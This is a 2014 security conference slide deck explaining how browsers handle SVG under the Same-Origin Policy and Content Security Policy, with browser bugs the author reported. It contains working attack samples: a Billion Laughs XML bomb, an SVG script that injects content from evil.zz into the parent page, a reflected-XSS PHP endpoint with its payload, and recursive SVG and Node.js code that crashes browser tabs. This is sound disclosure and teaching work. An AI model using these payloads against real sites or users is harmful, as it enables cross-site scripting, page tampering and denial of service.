# The SVG Security Model

When an image isn't just an image

Rennie deGraaf

iSEC Partners

11 December 2014

## Outline

## Web Security

- A page can request resources from any source, but there are restrictions on how those resources can interact.
- Web security is a confusing mix of rules that apply to different things, work-arounds to those rules, and mitigations against attacks permitted by those rules.
- Most important rule: Same-Origin Policy
- Most important mitigation: Content Security Policy

## Same-Origin Policy

- An *origin* is a (protocol, host, port) tuple.
- Unless you're Internet Explorer, which ignores the port.
- Scripts running inside a page from one origin can only interact with resources from the same origin.
- `http://www.example.come/somedir/page.html` has the same origin as `http://www.example.com/otherdir/doc.html`, but not the same origin as `https://www.example.com/somedir/page2.html` or `http://en.example.com`.
- The origin of a script is the origin of the page that loaded it, not the origin from which the script was loaded.
- This restriction can be relaxed in various ways.
- Cookies, Flash, `file:` URIs, and some other things have different rules.

## Content Security Policy

An introduction

- First standardized in 2012.
- Firefox and Chrome have supported it for a while. The latest Internet Explorer technical preview build also supports it.
- Policies restrict the allowed sources for scripts, styles, images, etc. Resources may only come from white-listed origins.
- Blocks mixed content: `eval`, in-line scripts and styles, `data:` URIs, etc.
- Can be used to restrict content to `https:` URIs.
- Sent by the server in `Content-Security-Policy` headers; enforced by the browser.

## Content Security Policy

### Directives

- A policy is built from from directives that control the allowed sources for specific types of content:

| | |
|---|---|
| script-src | Scripts, XSLT |
| style-src | Styles |
| img-src | Images, including `img` tags and various CSS properties |
| frame-src | Documents or data loaded from `frame` or `iframe` tags |
| object-src | Documents, data, or plugins from `object`, `embed`, or `applet` tags |
| media-src | Audio and video content, such as `video` and `audio` tags |
| font-src | Fonts |
| connect-src | `XMLHttpRequest`, WebSockets, etc. |
| default-src | Defaults for any directive that isn't specified |

## Content Security Policy

### Source lists

- Each directive must have a source list. Sources can be

| | |
|---|---|
| 'none' | Content covered by the directive must not be allowed from any source. |
| 'self' | The origin of the document to which CSP applies. |
| <host> | A host name. Some wildcards are allowed. A URI scheme and port number may also be supplied. |
| <scheme> | A URI scheme. |

- If a document attempts to load a resource covered by CSP, and the resource's source is not in the source list for the applicable directive, then the user agent must not load the resource.

## Content Security Policy

### An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.

## Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.

## Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.

## Content Security Policy

### An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.
- Static images are allowed from from files at the same source, `data:` URIs, and from files at `*.svg.test`.

## Content Security Policy

### An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.
- Static images are allowed from from files at the same source, `data:` URIs, and from files at `*.svg.test`.
- Objects and frames are allowed from the same source and from `http://nocsp.svg.test`.

## Content Security Policy

### An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';
script-src 'self' https:; img-src 'self' data: *.svg.test; object-src
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source.
- Scripts are only allowed from external files at the same source, and from other source over HTTPS.
- Static images are allowed from from files at the same source, `data:` URIs, and from files at `*.svg.test`.
- Objects and frames are allowed from the same source and from `http://nocsp.svg.test`.
- Media, fonts, and connections are not allowed on any source.

## Content Security Policy

### Why you should use it


- Think ASLR+DEP for web apps.
- It's hard to get XSS if the browser will only execute scripts from white-listed static documents and `eval` is banned globally.
- A lot of web frameworks like to mix content, scripts, and styles, so get started on separating them as soon as possible.
- More information: `http://content-security-policy.com/`, `https://www.isecpartners.com/media/106598/csp_best_practices.pdf`

## What is SVG?

- **S**calable **V**ector **G**raphics
- XML-based
- W3C (`http://www.w3.org/TR/SVG/`)
- Development started in 1999
- Current version is 1.1, published in 2011
- Version 2.0 is in development
- First browser with native support was Konqueror in 2004;
- IE was the last major browser to add native SVG support (IE9, in 2011)

## Disclaimer

I am not an artist.




## A simple example

Source code

```
<?xml version="1.0" encoding="UTF—8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="—34 —34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

## A simple example

As rendered



## Embedding SVG in HTML

- As a static image:
  - `img` tag
  - CSS resources (eg, `background-image`)
- As a nested document
  - `object` tag
  - `embed` tag
  - `iframe` tag
- In-line
- `canvas` tag

## SVG with CSS

### In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <style>
    circle {fill: orange }
  </style>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```


## SVG with CSS


### External

```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

## SVG with CSS

As rendered


(a) Without CSS


(b) With CSS

## SVG with JavaScript

### In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script>
     window.onload = function() {
        document.getElementsByTagName("circle")[0].style.stroke = "red";
        document.getElementsByTagName("circle")[0].style.strokeWidth = "2";
     };
  </script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

part of nccgroup

## SVG with JavaScript


External


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script type="text/javascript" xlink:href="circle.js"></script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

part of nccgroup

## SVG with JavaScript

As rendered


(a) Without JavaScript



(b) With JavaScript


## SVG with an external image

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34" xlink:href="circle-image.svg" />
</svg>
```

## SVG with an external image

### As rendered


(a) Normal



(b) With an external image

## SVG with embedded HTML


```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xhtml="http://www.w3.org/1999/xhtml"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:style>
          document,body,img { padding: 0px; margin: 0px; border: 0px; }
        </xhtml:style>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml" data="circle.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
</svg>
```

## SVG with embedded HTML

As rendered



(a) Normal



(b) With another SVG embedded inside HTML in a `foreignObject`

## Attack surface

Since SVG can do pretty much everything that HTML can do, the attack surface is very similar:

- XML attacks (Billion Laughs, etc.)
- DOM attacks
- XSS
- Etc.


## Billion Laughs

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
  "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
[
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <text x="0" y="0" fill="black">&lol9;</text>
</svg>
```

part of nccgroup

## Billion Laughs

### Chrome




**This page contains the following errors:**

```
error on line 26 at column 24: Detected an entity reference loop
```

**Below is a rendering of the page up to the first error.**


## Billion Laughs

### Firefox



**XML Parsing Error: recursive entity reference**
**Location: http://svg.test/circle-lol.svg**
**Line Number 26, Column 40:**

```
  <text x="0" y="0" fill="black">&lol9;</text>
---------------------------------------^
```




## Attacking the DOM

Innocent HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Same-origin SVG</h1>
    <div style="border: 1px solid black">
      <object data="harmless.svg" type="image/svg+xml"
              width="68" height="68"></object>
    </div>
  </body>
</html>
```

## Attacking the DOM

As rendered



svg.test/dom-victim.html - Chromium

svg.test/dom-victim.html

**Same-origin SVG**


## Attacking the DOM

### Malicious SVG

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <script>
     var elmt = top.document.createElement("img");
     elmt.src = "http://evil.zz/pwned.png"
     elmt.style.position = "absolute";
     elmt.style.top = "0";
     elmt.style.left="0";
     top.document.body.appendChild(elmt);
  </script>
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

## Attacking the DOM

### Results




## XSS

### Code


```
<?php
header("Content-type: image/svg+xml");
echo "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>"
?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="<?php echo $_GET['colour']; ?>"/>
</svg>
```

## XSS

### Results



(a) `http://svg.test/circle-xss.svg.php-?colour=blue`


Mozilla Firefox
http://svg.tes…%3C/script%3E}
svg.test/circle-xss.svg.pl
Google
OK
Transferring data from svg.test…

/pwnt!/

(b) `http://svg.test/circle-xss.svg.php?colour="/><script>alert(/pwnt!/);-</script>`

iSECpartners part of nccgroup

## Security model

- SVG loaded as static images are treated like other image formats:
  - External resources (stylesheets, scripts, other images, etc.) are not loaded.
  - Scripts are never executed.
  - Internal stylesheets and `data` URIs are allowed.
- SVG loaded as nested documents are treated just like HTML:
  - External resources are loaded.
  - Scripts are executed.
  - Same-Origin Policy applies.
  - Sandboxed iframes disable script execution
  - Browsers must never load a document as a child of itself.

## Internet Explorer always loads external CSS


Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG with external CSS</h1>
    <div style="border: 1px solid black">
      <img src="circle-css-external.svg"
           alt="circle"/>
    </div>
  </body>
</html>
```


```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```

# Internet Explorer always loads external CSS

## Results



(a) Chrome



(b) Internet Explorer

CSP *does* block external CSS correctly in the 11.0.9879.0 technical preview build.

# Chrome loads cross-origin CSS


## Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Cross-origin SVG with external CSS</h
    <div style="border: 1px solid black">
      <img src="circle-css-cross-domain.svg"
           width="68" height="68" alt="circle
    </div>
  </body>
</html>
```

```
<?xml version="1.0" encoding="UTF-8"
    standalone="no"?>
<?xml-stylesheet type="text/css"
    href="http://dom1.svg.test/circle.css"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
</svg>
```


## Chrome loads cross-origin CSS

### Results



Cross-origin SVG with external CSS

(a) Firefox


svg.test/cross-origin-image.html - Chromium
svg.test/cross-origin-imag
svg.test/cross-origin-image.html

Cross-origin SVG with external CSS

(b) Chrome

Chrome bug 384527[1]; fixed in Chromium build 37.0.2054.0

[1]`https://code.google.com/p/chromium/issues/detail?id=384527`

## Internet Explorer always loads external images


Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG that loads another SVG</h1>
    <div style="border: 1px solid black">
      <img src="recurse1.svg" width="68"
           height="68" alt="circle"/>
    </div>
  </body>
</html>
```


```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<svg
   xmlns="http://www.w3.org/2000/svg"
   xmlns:xlink="http://www.w3.org/1999/xlink"
   width="68"
   height="68"
   viewBox="-34 -34 68 68"
   version="1.1">
  <circle
     cx="0"
     cy="0"
     r="24"
     fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34"
       xlink:href="circle.svg" />
</svg>
```

## Internet Explorer always loads external images

### Results


svg.test/cross-origin-imag
svg.test/cross-origin-image.html
SVG that loads another SVG

(a) Chrome



(b) Internet Explorer

Reported to Microsoft; “Not a security bug”.

## Recursion

We get SVGnal. Main SVGeen turn on.

## Recursion

- Browsers' checks for recursive documents are based on the URI. So as long as the URI changes at every iteration, we can make a recursive document.
- The query string is part of the URI, but is ignored by HTTP file servers.
- To change the query string at every iteration, we need scripting.
- We can't use `svg:image` because that doesn't run scripts, so we use `html:object` inside `svg:foreignObject`.
- Internet Explorer doesn't render `svg:foreignObject`,[2] but IE does run scripts and load external documents inside it!

[2] `http://msdn.microsoft.com/en-us/library/hh834675(v=vs.85).aspx`


# Recursion

## Code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xhtml="http://www.w3.org/1999/xhtml"
   width="68" height="68" viewBox="-34 -34 68 68" version="1.1">
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:script>
          window.onload = function() {
              var query = "?" + (parseInt(document.location.search.split("?")[1]) + 1)
              var obj = document.getElementsByTagName("object")[0];
              obj.setAttribute("data", document.location.protocol + "//" +
                          document.location.host + document.location.pathname + query);
           };
        </xhtml:script>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml"
                      data="recursive-foreignobject.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
```

## Recursion


As rendered in Firefox


http://svg.test/re...reignobject.svg?0
svg.test/recursive-foreignol
Google

Firefox stops at 10 iterations.

## Recursion

As rendered in Chrome


svg.test/recursive-foreign
svg.test/recursive-foreignobject.svg?0

He's dead, Jim!


Either Chrome ran out of memory or the process for the webpage was terminated for some other reason. To continue, reload or go to another page.

Chrome bug 383180[3]: tab crash after ~241 iterations.

[3]https://code.google.com/p/chromium/issues/detail?id=383180

## Recursion

As rendered in Internet Explorer


Internet Explorer

Internet Explorer has stopped working

Windows can check online for a solution to the problem.

Tab crash in IE 11 and 12 DC1 after >4000 iterations.

Reported to Microsoft; “Not a security bug”.


## Recursion

IE and image

```
var http = require('http');
var svg = '<?xml version="1.0" encoding="UTF-8" standalone="no"?>\
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"\
   width="68" height="68" viewBox="-34 -34 68 68" version="1.1">\
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>\
  <image x="34" y="34" width="34" height="34" xlink:href="REPLACE" />\
</svg> '
http.createServer(function(request, response) {
    var num = parseInt(request.url.substr(1))
    if (isNaN(num)) {
        response.writeHead(400, {'Content-Type': 'text/plain'});
        response.end();
    } else {
        response.writeHead(200, {'Content-Type': 'image/svg+xml'});
        console.log(num);
        response.end(svg.replace("REPLACE", ""+(num+1)));
    }
}).listen(8000);
```

## Recursion

### As rendered in IE




svg.test is not responding.

IE 11 and 12 DC1 run >250,000 iterations before crashing, which takes a while.

Reported to Microsoft; “Not a security bug”.

## Chrome style-src violation

When an SVG with in-line CSS is loaded with `style-src 'self'` from a static image context, the CSS is applied contrary to the CSP.[4]



Mozilla Firefox
http://dom1.chr...test/test.html
est/chrome-svg-violation.html
Google

**SVG with in-line CSS**

`Content-Security-Policy: default-src 'none'; img-src 'self';`

Expected: CSS blocked by `style-src`.

(a) Firefox


dom1.chromebug.test/test.html - Chromium
dom1.chromebug.test/te
dom1.svg.test/chrome-svg-violation.html

**SVG with in-line CSS**

`Content-Security-Policy: default-src 'none'; img-src 'self';`

Expected: CSS blocked by `style-src`.

(b) Chrome


Chrome bug 378500. No action since 30 May.

[4] `https://code.google.com/p/chromium/issues/detail?id=378500`

## Chrome `frame-src` vs. `object-src`

`object-src 'self'; frame-src 'none'`

Either `frame-src` and `object-src` apply to nested browsing contexts, depending on the tag used to open the context. Chrome applies *both* `object-src` and `frame-src` to HTML `object` and `embed` tags, rather than only `object-src`.[5]



CSP Test


Content-Security-Policy: default-src 'none'; object-src 'self';

Expected: iframe blocked by default-src.

Object:

Iframe:

(a) Firefox



CSP Test

Content-Security-Policy: default-src 'none'; object-src 'self';

Expected: iframe blocked by default-src.

Object:

Iframe:


(b) Chrome

[5] https://code.google.com/p/chromium/issues/detail?id=400840

## `frame-src` vs. `object-src`

`object-src 'none'; frame-src 'self'`

